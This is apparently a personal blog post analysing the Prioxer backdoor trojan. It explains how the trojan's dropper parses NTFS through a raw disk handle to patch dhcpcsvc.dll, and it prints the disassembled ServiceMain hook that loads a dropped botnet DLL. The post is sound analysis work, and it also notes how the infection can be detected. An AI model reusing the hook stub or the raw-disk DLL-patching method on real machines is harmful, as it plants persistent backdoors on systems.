05/11/2011

Prioxer

reverse malware prioxer ntfs

Introduction

An (IRC) friend Horgh told me : "Why not study prioxer, it could be fun ?".
But what is prioxer ?
It's simply a backdoor Trojan, wich has a dropper with his own parser for NTFS and FAT format.
That's why it's fun :], it was a cool way to study approximately how can work NTFS File System.

Prioxer


First I looked around for finding a sample (31 / 42) :

```
MD5    : 7e3903944eab7b61b495572baa60fb72
SHA1   : 116930517baab6bdb0829990a43af54d155f5332
SHA256: 06e921abf28c4b260c59d61d84a74c3a5dc12ac99a34110ca5480ce61689385c
```

The thing it will do is to infect the dll "dhcpcsvc.dll" (we will see after what the purpose of the infection).

NTFS

(This is not a tutorial about NTFS, it's just result af all the stuff reversed from prioxer, i wanted to have fun with IDA, and take some challenge by not looking too much documentation or source code like ntfs-3g, so if there is some mistake please refer to your friend google for more about NTFS).
But it will not directly open an handle (CreateFile())on this file which is located in "%SYSTEMROOT%/System32/".
It will open an handle on your current hard disk driver(like C:).
So here is a schem about how it works :




The first thing, we must know on NTFS : all data stored on a volume is contained in file, including data structures used to locate and retrieve files.
A NTFS Volume, will start every time, with a data structures, named NTFS Volume Boot Record, she is here for gathering a maximum of information about the volume, like Number Of Sector, or Bytes Per Sector, ... etc ...
Then with thoses informations, we can access the MFT (Master File Table) which is the heart of the NTFS, it is implemented as an array of file records.
Shel will contain one record, for each file on the volume including a record for the MFT itself.
I will not describe all these files, but a special one : Root directory (also known as "\" or "$I30"). This file record contains an index of the files and directories stored in the root of the NTFS directory structure.
You have understood that prioxer will use this File Record :].
But ! if you look at my schem, we know Root_Directory is the fifth entry in the array of file_record, and i don't know why they do that but they compute the offset to read this file_record with values found in in $DATA Attributes from MFT, why they don't compute the offset in this simply way :

```
MFT_Addr + sizeof(FILE_ENTRY) * 5.
```

Anyway, it's not important :], we continue your investigation.
The thing to know is, that every FILE_RECORD has a list of attributes : (especially those)

$DATA (0x80) : Contents of the file.
$INDEX_ROOT, $ALLOCATION (0x90 / 0xA0): Implement file name allocation.

And a new schem, how the mecanism work (I simplified things):



A directory, is simply an index of file names (along with their file references), organized like a b-tree.
VCN is Virtual Cluster Numbers, a vnc is a linked value to LCN (Logical Cluster Numbers) wich allow to read, write directly on the hardware disk.
So, in your case prioxer will travel the root_directory, look for WINDOWS directory node, then travel "Windows" node, and get "SYSTEM32" node, and get dhcpcsvc.dll.
And he is able now to read, write (with ReadFile() and WriteFile() API) directly to VCNs of this file.
I will not explain more about NTFS, First I'm not familiar with this FileSystem (new for me), and working almost with IDA took me about 2 ~ 3 evenings to well understand how prioxer work.
Next time, I will read some docs :], it will be easier.
Ho by the way i wrote some shit for parsing only my root directory :

```
FileSystemName = NTFS
[+] Some information about NTFS BPB
        Sector Size = 512
        Sector Per Cluster = 8
        Reserved Sectors = 0
        Media Descriptor ID = 248
        Sector Per Track = 56
        Number Of Heads = 255
        Hidden Sectors = 56
        TotalSectors = 41926023
        Starting Cluster Number for the $MFT = 786432
        Starting Cluster Number for the $MFTMirror = 2620376
        Clusters Per File Record = 246
        Clusters Per Index Block = 1
        Volume Serial Number =
[+] End Information about NTFS BPB

[+] (dbg) Sector Size = 512 bytes
[+] (dbg) Cluster Size = 4096 bytes
[+] (dbg) FileRecord Size = 1024 bytes
Size = 0
[+] FILE_RECORD_MAGIC OK
[+] (dbg) OffsetOfAttr = 38
[+] Information about actual ATTRIBUTE
        ATTR_TYPE = 10
                Value Length = 30
                CreateTime = 2d458880
[+] Information about actual ATTRIBUTE
        ATTR_TYPE = 30
                Value Length = 44
                ParentRef = 5
                AllocSize = 0
                RealSize = 0
[+] Information about actual ATTRIBUTE
        ATTR_TYPE = 50
[+] Information about actual ATTRIBUTE
```


```
        ATTR_TYPE = 90
                NameLength = 4
                NameOffset = 18
                Name = $I30
                Attr_type = 30
                EntryOffset = 10
                TotalEntrySize = 28
                AllocEntrySize = 28
                Flags = 1
                FileReference = 0
                Size = 18
                StreamSize = 0
                Flags = 3
                        -- INDEX ENTRY --
                        FileReference = 0
                        Size = 18
                        StreamSize = 0
                        Flags = 3
                        SUB NODE !
                        GetSubNodeVCN = 0
                        [+]STREAM OK ... Name : $AttrDef
                        [+]STREAM OK ... Name : $BadClus
                        [+]STREAM OK ... Name : $Bitmap
                        [+]STREAM OK ... Name : $Boot
                        [+]STREAM OK ... Name : $Extend
                        [+]STREAM OK ... Name : $LogFile
                        [+]STREAM OK ... Name : $MFT
                        [+]STREAM OK ... Name : $MFTMirr
                        [+]STREAM OK ... Name : $Secure
                        [+]STREAM OK ... Name : $UpCase
                        [+]STREAM OK ... Name : $Volume
                        [+]STREAM OK ... Name : .
                        [+]STREAM OK ... Name : AUTOEXEC.BAT
                        [+]STREAM OK ... Name : boot.ini
                        [+]STREAM OK ... Name : Bootfont.bin
                        [+]STREAM OK ... Name : CONFIG.SYS
                        [+]STREAM OK ... Name : Documents and Settings
                        [+]STREAM OK ... Name : DOCUME~1
                        [+]STREAM OK ... Name : IO.SYS
                        [+]STREAM OK ... Name : MSDOS.SYS
                        [+]STREAM OK ... Name : NTDETECT.COM
                        [+]STREAM OK ... Name : ntldr
                        [+]STREAM OK ... Name : pagefile.sys
                        [+]STREAM OK ... Name : Program Files
                        [+]STREAM OK ... Name : PROGRA~1
                        [+]STREAM OK ... Name : RECYCLER
                        [+]STREAM OK ... Name : System Volume Information
                        [+]STREAM OK ... Name : SYSTEM~1
                        [+]STREAM OK ... Name : Toolz
                        [+]STREAM OK ... Name : WINDOWS
                        Last Index Entry
                        -- END INDEX ENTRY --
                        LAST INDEX !!!
[+] Information about actual ATTRIBUTE
        ATTR_TYPE = a0
[+] Information about actual ATTRIBUTE
        ATTR_TYPE = b0
```

And here is the source code :

- main.c
- ReadCluster.c
- ntfs.h

Infection

Ok so now we know that prioxer will do some shit with this file, but what !?
So prioxer will change the offset value, of "ServiceMain" exported function :



And put some code in .text section located at ServiceMain changed offset :

```
.text:7D4EC895
.text:7D4EC895
.text:7D4EC895                  public ServiceMain
.text:7D4EC895 ServiceMain      proc near               ; DATA XREF: .text:off_7D4
.text:7D4EC895                  inc     ecx
.text:7D4EC896                  dec     ecx
.text:7D4EC897                  add     eax, 0
.text:7D4EC89A                  add     edi, 0
.text:7D4EC89D                  or      eax, 0
.text:7D4EC8A0                  pusha
.text:7D4EC8A1                  inc     edi
.text:7D4EC8A2                  dec     edi
.text:7D4EC8A3                  push    'll'
.text:7D4EC8A8                  inc     eax
.text:7D4EC8A9                  dec     eax
.text:7D4EC8AA                  push    'd.3i'
.text:7D4EC8AF                  xor     ebx, 0
.text:7D4EC8B2                  push    'patc'
.text:7D4EC8B7                  mov     edx, edx
.text:7D4EC8B9                  push    esp             ; lpLibFileName
.text:7D4EC8BA                  or      esi, 0
.text:7D4EC8BD                  call    ds:__imp__LoadLibraryA@4 ; LoadLibraryA(x)
.text:7D4EC8C3                  xor     ebx, 0
.text:7D4EC8C6                  pop     eax
.text:7D4EC8C7                  push    eax
.text:7D4EC8C8                  pop     eax
.text:7D4EC8C9                  pop     eax
.text:7D4EC8CA                  inc     edx
.text:7D4EC8CB                  dec     edx
.text:7D4EC8CC                  pop     eax
.text:7D4EC8CD                  mov     esi, esi
.text:7D4EC8CF                  popa
.text:7D4EC8D0                  add     esi, 0
.text:7D4EC8D3                  mov     eax, offset _ServiceMain@8 ; ServiceMain(x
.text:7D4EC8D8                  mov     ecx, ecx
.text:7D4EC8DA                  jmp     eax
.text:7D4EC8DA ServiceMain      endp
.text:7D4EC8DA
.text:7D4EC8DA
```

The snippet of code, will simply load a library with a random name in our case "ctapi3.dll", dropped by prioxer and then jump to the real address of ServiceMain.
I will not study this dll (you can find her into ressource, directly), it simply a botnet component that can exchange commands and data over IRC with a command-and-control.
Then it write a .bat file, and execute it for deleting the dropper.
The only interesting thing was the infection method via a NTFS parser, and infect a windows dll, wihch will be load each time you want to use DHCP.
Another interesting fact is a side effect of this technics, you can find a dllcache directory in %SYSTEMROOT%, NTFS maintains it for some often used system files.
That's why if you are infected by this trojan, you won't be able to see the difference on dhcpsvc.dll, but a tools like gmer with his own ntfs parser can do it, or if you reboot your computer, you will be able to see it, and your AV too.

Conclusion

Big thanks to Horgh for the idea of prioxer, what is next target ?
